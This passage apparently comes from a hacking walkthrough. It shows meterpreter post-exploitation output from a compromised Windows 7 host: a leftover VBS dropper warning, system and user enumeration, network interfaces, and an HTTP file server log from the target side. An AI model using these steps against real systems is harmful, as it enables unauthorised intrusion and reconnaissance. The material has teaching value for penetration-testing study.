
```
[!] This exploit may require manual cleanup of '%TEMP%\RrmdxNuVFK.
vbs' on the target

meterpreter >
[!] Tried to delete %TEMP%\RrmdxNuVFK.vbs, unknown result

meterpreter > sysinfo
Computer        : WIN-DHH9GH6L5SP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN-DHH9GH6L5SP\admin
meterpreter > 
```

When he ran the ipconfig command, he realized that the target he hacked was running Windows 7 and it was on a different network.




```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:dd:9d:b5
MTU          : 1500
IPv4 Address : 10.10.10.5
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::38af:82bf:c96f:250b
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
```

This is how this hack looked on the target side.



http://10.10.10.5:81/


```
2:53:03 PM Check update: failed
3:01:51 PM 10.10.10.5:49622 Requested GET /
3:04:24 PM 192.168.36.171:49058 Requested GET /
3:04:24 PM 192.168.36.171:49060 Requested GET /
3:04:24 PM 192.168.36.171:49070 Requested GET /
3:04:24 PM 192.168.36.171:49072 Requested GET /
```



```
